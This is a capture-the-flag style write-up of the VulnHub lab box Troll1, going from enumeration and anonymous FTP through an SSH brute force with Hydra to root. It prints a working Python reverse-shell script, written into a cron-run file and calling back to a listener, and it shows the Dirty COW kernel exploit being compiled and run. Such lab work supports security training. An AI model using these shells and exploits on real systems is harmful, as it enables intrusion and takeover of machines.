

Introduction:

Today we are going to look at a machine called **Troll1**. As per the report this is one of the OSCP type machine to exploit.

Lets try to enumerate this and see what we have here to learn new.

Report –High-Level Summary:

We tasked with performing an internal penetration test in vuln hub machine. An internal penetration test is a simulated attack against internally connected systems.

The focus of this test is to perform attacks, similar to those of a malicious entity, and attempt to infiltrate learning system **Troll1**. Overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back.

While conducting the internal penetration test, there were several alarming vulnerabilities that were identified within **Troll1** box. We are able to gain access to the machine primarily due to outdated patches and poor security configurations. During testing, we gained access to root of this system. These systems as well as a brief description on how access was obtained are listed below.

The vulnerability is due to the sensitive files left in the ftp and in the website which provided the username and password for the initial login

Recommendations:

Troll1 recommends patching the vulnerabilities identified during the penetration test to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program in order to mitigate additional vulnerabilities that may be discovered at a later date. Also need to avoid keeping important and sensitive files to the ftp and web. Also advice not to use FTP since this is a clear text protocol.

Scanning

Nmap-Initial:

```

# Nmap 7.80 scan initiated Sat May 22 11:59:29 2021 as: nmap -sC -sV -vv -oA
nmap/initial 10.10.10.109
Nmap scan report for 10.10.10.109
Host is up, received arp-response (0.0015s latency).
Scanned at 2021-05-22 11:59:29 PDT for 7s
Not shown: 997 closed ports
Reason: 997 resets
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 64  vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-rw-rwx    1 1000      0                8068 Aug 10 2014 lol.pcap [NSE:
writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.10.10.101
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 600
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.2 - secure, fast, stable
|_End of status
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBAPvm+E+qXyRODHZMbgIT5buFG3ibhNm4hBA3oWrF0kIpePfc0uQZIPUpUZG6E
|
|   256 0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAIbmlzdHAyNTYAAABBBE+5luyzp+tLU9TK+5Avd2IA+8LEB
|
|   256 b2:8b:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:5f:25:85 (ED25519)

```

```

|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIIJZC+1mS04wMlWhDBBwmHKkCob1KrCwkoqIvi9Bw+44
80/tcp open  http      syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/_secret
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:39:E9:62 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat May 22 11:59:36 2021 -- 1 IP address (1 host up) scanned in
7.65 seconds

```

Nmap-Full

```

# Nmap 7.80 scan initiated Sat May 22 11:59:52 2021 as: nmap -sC -sV -vv -p- -
oA nmap/full 10.10.10.109
Nmap scan report for 10.10.10.109
Host is up, received arp-response (0.0034s latency).
Scanned at 2021-05-22 11:59:52 PDT for 14s
Not shown: 65532 closed ports
Reason: 65532 resets
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 64 vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-rw-rw-  1 1000      0              8068 Aug 10 2014 lol.pcap [NSE:
writeable]
| ftp-syst:
|_  STAT:
| FTP server status:
|_  Connected to 10.10.10.101
|_  Logged in as ftp
|_  TYPE: ASCII

```

```
|      No session bandwidth limit
|      Session timeout in seconds is 600
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPD 3.0.2 - secure, fast, stable
|_End of status
22/tcp open  ssh      syn-ack ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu
Linux; protocol 2.0)
|  ssh-hostkey:
|    1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)
|  ssh-dss
AAAAB3NzaC1kc3MAAACBAPvm+E+qXyRODHZMbgIT5buFG3ibhNm4hBA3oWrF0kIpePfc0uQZIPUpUZG6E
|
|    2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA)
|  ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDi1MPWZMtN3eywmC1nj8ZOZsCv7j78Do5ebJiFEhwXDszJtWgzp,
|
|    256 0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)
|  ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBE+5luyzp+tLU9TK+5Avd2IA+8LEB
|
|    256 b2:8b:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:5f:25:85 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIIJZC+1mS04wMlWhDBBwmHKkCob1KrCwkoqIvi9Bw+44
80/tcp open  http      syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
|  http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|  http-robots.txt: 1 disallowed entry
|_/_secret
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:39:E9:62 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat May 22 12:00:06 2021 -- 1 IP address (1 host up) scanned in
14.16 seconds
```

Nikto

```
- Nikto v2.1.6
-----
+ Target IP:          10.10.10.109
+ Target Hostname:    10.10.10.109
+ Target Port:        80
+ Start Time:         2021-05-22 12:02:33 (GMT-7)
-----
+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
line: /secret/
+ Entry '/secret/' in robots.txt returned a non-forbidden or redirect HTTP code
(200)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.46).
Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3092: /secret/: This might be interesting.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8053 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2021-05-22 12:02:59 (GMT-7) (26 seconds)
-----
+ 1 host(s) tested
```

Ffuf

```
secret [Status: 301, Size: 312, Words: 20, Lines: 10]
server-status [Status: 403, Size: 292, Words: 21, Lines: 11]
.htpasswd [Status: 403, Size: 288, Words: 21, Lines: 11]
.htaccess [Status: 403, Size: 288, Words: 21, Lines: 11]
.htaccesshtml [Status: 403, Size: 292, Words: 21, Lines: 11]
```

```
.htpasswdhtml [Status: 403, Size: 292, Words: 21, Lines: 11]
robots.txt [Status: 200, Size: 31, Words: 2, Lin
```

Enumeration:

After scanning the host with nmap we see that there are only 3 ports open which is very good for us to enumerate and avoid rabbit holes.

```
→ sudo nmap -p- 10.10.10.109
[sudo] password for i7z3r0:
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-23 20:05 PDT
Nmap scan report for 10.10.10.109
Host is up (0.0032s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:39:E9:62 (VMware)
```

We are going to enumerate two ports in here which is port 21 and port 80 since we have wide attack scope here.


First lets check whats the website looks like.



There is nothing in the website except a troll meme. Checked the page source as well but nothing interesting found.

But however by doing the ffuf we found an important folder called secret. Lets go there and see what we have over there.





Ultimately there is nothing interesting over there either. Since i dont have any other option in web. Lets go to FTP and check what we have.


```
→ ftp 10.10.10.109
Connected to 10.10.10.109.
220 (vsFTPD 3.0.2)
Name (10.10.10.109:i7z3r0): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxrwxrwx  1 1000  0      8068 Aug 10  2014 lol.pcap
226 Directory send OK.
ftp> █
```

Huh!. Seems like there is a pcap file available in ftp. Lets grab the pcap file and check if there is anything interesting there or not.


```
Well, well, well, aren't you just a clever little devil, you almost found the sup3rs3cr3tdirlol :-P
Sucks, you were so close... gotta TRY HARDER!
```

Whoa!. By checking the pcap file i found something interesting called **sup3rs3cr3tdirlol**. This seems to be a folder of the website. Lets try to check if we have any luck.

By visiting the folder i see that there is a file on the site which is not sure whats that about.



The screenshot shows a web browser window with the address bar displaying `10.10.10.109/sup3rs3cr3tdirlol/`. The main content area displays the title "Index of /sup3rs3cr3tdirlol" in a large, bold, black serif font. Below the title is a table with four columns: "Name", "Last modified", "Size", and "Description". The table contains two entries: "Parent Directory" with a back arrow icon and a hyphen in the size column, and "roflmao" with a question mark icon, a timestamp of "2014-08-11 18:45", and a size of "7.1K". At the bottom of the page, it says "Apache/2.4.7 (Ubuntu) Server at 10.10.10.109 Port 80".

Name	Last modified	Size	Description
Parent Directory		-	
roflmao	2014-08-11 18:45	7.1K	

Apache/2.4.7 (Ubuntu) Server at 10.10.10.109 Port 80

Lets download the file and check what we have there.

After checking the file this seems to be a binary file. Lets run this and check what it does.

```
→
→ file roflmao
roflmao: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked
1]=5e14420eaa59e599c2f508490483d959f3d2cf4f, not stripped
→
```

By running the application it doesnt do anything except spitting out fine address and hex value.

```
→
→ ./roflmao
Find address 0x0856BF to proceed →
→
```

```

→
→ ltrace ./roflmao
__libc_start_main(0x804841d, 1, 0xff8ff674, 0x8048440 <unfinished ...>
printf("Find address 0x0856BF to proceed"... )
Find address 0x0856BF to proceed+++ exited (status 32) +++
→

```

After a long struggle found that its the name of folder. By going to the directory i found couple of interesting folders as shown.



The screenshot shows a web browser window with the address bar displaying `10.10.10.109/0x0856BF/`. The page title is "Index of /0x0856BF". Below the title is a table with columns: Name, Last modified, Size, and Description. The table lists three entries: "Parent Directory" (with a folder icon), "good_luck/" (with a folder icon, last modified 2014-08-12 23:59), and "this_folder_contains_the_password/" (with a folder icon, last modified 2014-08-12 23:58). At the bottom of the page, it says "Apache/2.4.7 (Ubuntu) Server at 10.10.10.109 Port 80".

Name	Last modified	Size	Description
Parent Directory		-	
good_luck/	2014-08-12 23:59	-	
this_folder_contains_the_password/	2014-08-12 23:58	-	

Apache/2.4.7 (Ubuntu) Server at 10.10.10.109 Port 80

By checking the good luck directory there is a file with the name **which_one_lol.txt** and in this_folder_contains_password folder has a file name **Pass.txt**



The screenshot shows a web browser window with the address bar displaying `10.10.10.109/0x0856BF/good_luck/`. The page title is "Index of /0x0856BF/good_luck". Below the title is a table with columns: Name, Last modified, Size, and Description. The table lists two entries: "Parent Directory" (with a folder icon) and "which_one_lol.txt" (with a document icon, last modified 2014-08-09 23:32, size 109). At the bottom of the page, it says "Apache/2.4.7 (Ubuntu) Server at 10.10.10.109 Port 80".

Name	Last modified	Size	Description
Parent Directory		-	
which_one_lol.txt	2014-08-09 23:32	109	

Apache/2.4.7 (Ubuntu) Server at 10.10.10.109 Port 80

← → ↻ 🏠 10.10.10.109/0x0856BF/this_folder_contains_the_password/

Index of /0x0856BF/this_folder_contains_the_password/

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
🔙 Parent Directory		-	
📄 Pass.txt	2014-08-09 23:18	12	

Apache/2.4.7 (Ubuntu) Server at 10.10.10.109 Port 80

which_one_lol.txt seems to have potential username and Pass.txt doesn't have anything except good luck.

← → ↻ 🏠 10.10.10.109/0x0856BF/good_luck/which_one_lol.txt

```
maleus
ps-aux
felux
Eagle11
genphlux < -- Definitely not this one
usmc8892
blawrg
wytshadow
vislt0r
overflow
```

← → ↻ 🏠 10.10.10.109/0x0856BF/this_folder_contains_the_password/Pass.txt

Good_job_ :)

Gaining Shell:

After a long amount of struggle I got to know that **Pass.txt** is the password. Since the port 22 is open let's do Hydra and try to bruteforce the server and check if anything matches or not.

```
→ hydra -L username.txt -p Pass.txt 10.10.10.109 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-24 18:50:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:10/p:1), ~1 try per task
[DATA] attacking ssh://10.10.10.109:22/
[22][ssh] host: 10.10.10.109 login: overflow password: Pass.txt
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-24 18:50:30
→
```

Found that **overflow:Pass.txt** is the credentials to login. Since we got the username and password for the box lets login to the box and check what we got there.

```
→ ssh overflow@10.10.10.109
overflow@10.10.10.109's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Aug 13 01:14:09 2014 from 10.0.0.12
Could not chdir to home directory /home/overflow: No such file or directory
$ id
uid=1002(overflow) gid=1002(overflow) groups=1002(overflow)
$
```

As you can see i am able to login without any issues. I didnt find anything by manually going through important directories like /etc, /opt etc.

This box is irritating as well since it closes the connection after an amount of time.

Lets try to run Linpeas.sh and findout if there is anything interesting which we are missing.

Priv Escalation:

Method 1:

Downloaded the [linpeas.sh](https://github.com/cyberpipe/linpeas.sh) to the box and checked if there is anything which i am missing.

```
[+] Interesting writable files owned by me or writable by everyone (not in Home
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/lib/log/cleaner.py
/run/lock
/run/shm
/run/shm/linpeas.sh
/run/shm/peas
/run/user/1002
/srv/ftp/lol.pcap
/tmp
/var/log/cronlog
/var/tmp
/var/tmp/cleaner.py.swp
/var/www/html/sup3rs3cr3tdirlol/roflmao
```

By going through the output i saw a python program which is quite interesting. Seems like cron job is running.

This one is owned by root so there might be chances that i will get a root. Lets change the code to our python reverse shell and try to check if we get a reverse shell or not.

```
overflow@troll:/lib/log$ ls -la
total 12
drwxr-xr-x  2 root root 4096 Aug 13  2014 .
drwxr-xr-x 22 root root 4096 Aug 10  2014 ..
-rwxrwxrwx  1 root root   96 Aug 13  2014 cleaner.py
overflow@troll:/lib/log$
```

```
overflow@troll:/lib/log$ cat cleaner.py
#!/usr/bin/env python

import socket, subprocess, os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.10.10.101",9001));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);
```

```
→ nc -nlvp 9001
```

```
Listening on 0.0.0.0 9001
```

```
Connection received on 10.10.10.109 37590
```

```
/bin/sh: 0: can't access tty; job control turned off
```

```
# SHELL=/bin/bash script -q /dev/null
```

```
root@troll:~# is
is: command not found
root@troll:~# id
uid=0(root) gid=0(root) groups=0(root)
root@troll:~#
```

Method 2:

The second method which we can use is to use the kernel exploit called dirty cow. We downloaded the software to machine by using the wget command.

By running the exploit and indeed it gave us the root access of the box.

```
overflow@troll:/dev/shm$ gcc -pthread cow.c -o dirty -lcrypt
overflow@troll:/dev/shm$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:figsoZwws4Zu6:0:0:pwned:/root:/bin/bash

mmap: b77a7000
overflow@troll:/dev/shm$ su firefart
Password:
firefart@troll:/dev/shm# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@troll:/dev/shm# cd /root/
firefart@troll:~# ls
proof.txt
firefart@troll:~# cat proof.txt
Good job, you did it!

702a8c18d29c6f3ca0d99ef5712bfbdc
firefart@troll:~#
```

Report - House Cleaning:

The house-cleaning portion of the assessment ensures that remnants of the penetration test are removed. Oftentimes, fragments of tools or user accounts are left on an organization's computer, which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is paramount importance. # Conclusion:

Tools Used:

1. Nmap
2. FFUF
3. Nikto
4. python Reverse shell script

Skills Learned:

1. Learned that enumeration is the important key
2. We should not leave very important files like username and password files on public web
3. Cronjob
4. Kernel Exploit

This is a recommended OSCP type box in many forums. As i see it has quite a bit of things to learn from this. One of the wonderful machine to look at for sure. Eventhough this box is like of kind of CTFish but still this box train our mind that enumeration is the important thing to pwn anything.